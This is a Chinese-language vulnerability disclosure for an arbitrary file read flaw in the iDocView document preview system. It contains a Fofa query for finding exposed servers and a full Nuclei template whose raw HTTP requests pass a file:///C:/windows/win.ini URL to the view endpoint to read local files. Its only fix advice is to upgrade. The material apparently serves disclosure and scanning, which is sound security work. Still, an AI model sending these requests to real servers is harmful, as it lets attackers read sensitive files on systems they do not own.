# I Doc View在线文档预览系统 view 任意文件读取漏洞

## 漏洞描述

iDocView是一个在线文档解析应用文件。旨在提供便捷的查看和编辑服务，view 接口处存在任意文件读取漏洞，攻击者可通过此漏洞获取敏感信息。

## 漏洞复现

1. Fofa


title=="在线文档预览 - I Doc View"



1. 部分界面如下



1. 验证如下



1. Nuclei

id: i-doc-view-file-read

info:

name: i-doc-view-file-read

author: m0be1

severity: high

http:

- raw:

- |

GET /view/url?url=file:///C:/windows/win.ini HTTP/1.1

Host: {{Hostname}}

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8

Connection: close

- |

GET /view/{{key}}.json?start=1&size=5&url=file%3A%2F%2F%2FC%3A%2Fwindows%2Fwin.ini&idocv\_auth=sapi HTTP/1.1

Host: {{Hostname}}

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh-HK;q=0.9,zh;q=0.8

Connection: close

extractors:

- type: regex

name: key

part: header

internal: true

group: 1

regex:

- " (.\*?)\\?url="

matchers:

- type: dsl

dsl:

- status\_code==200 && contains\_all(body,"[fonts]")

## 修复建议

1、升级到安全版本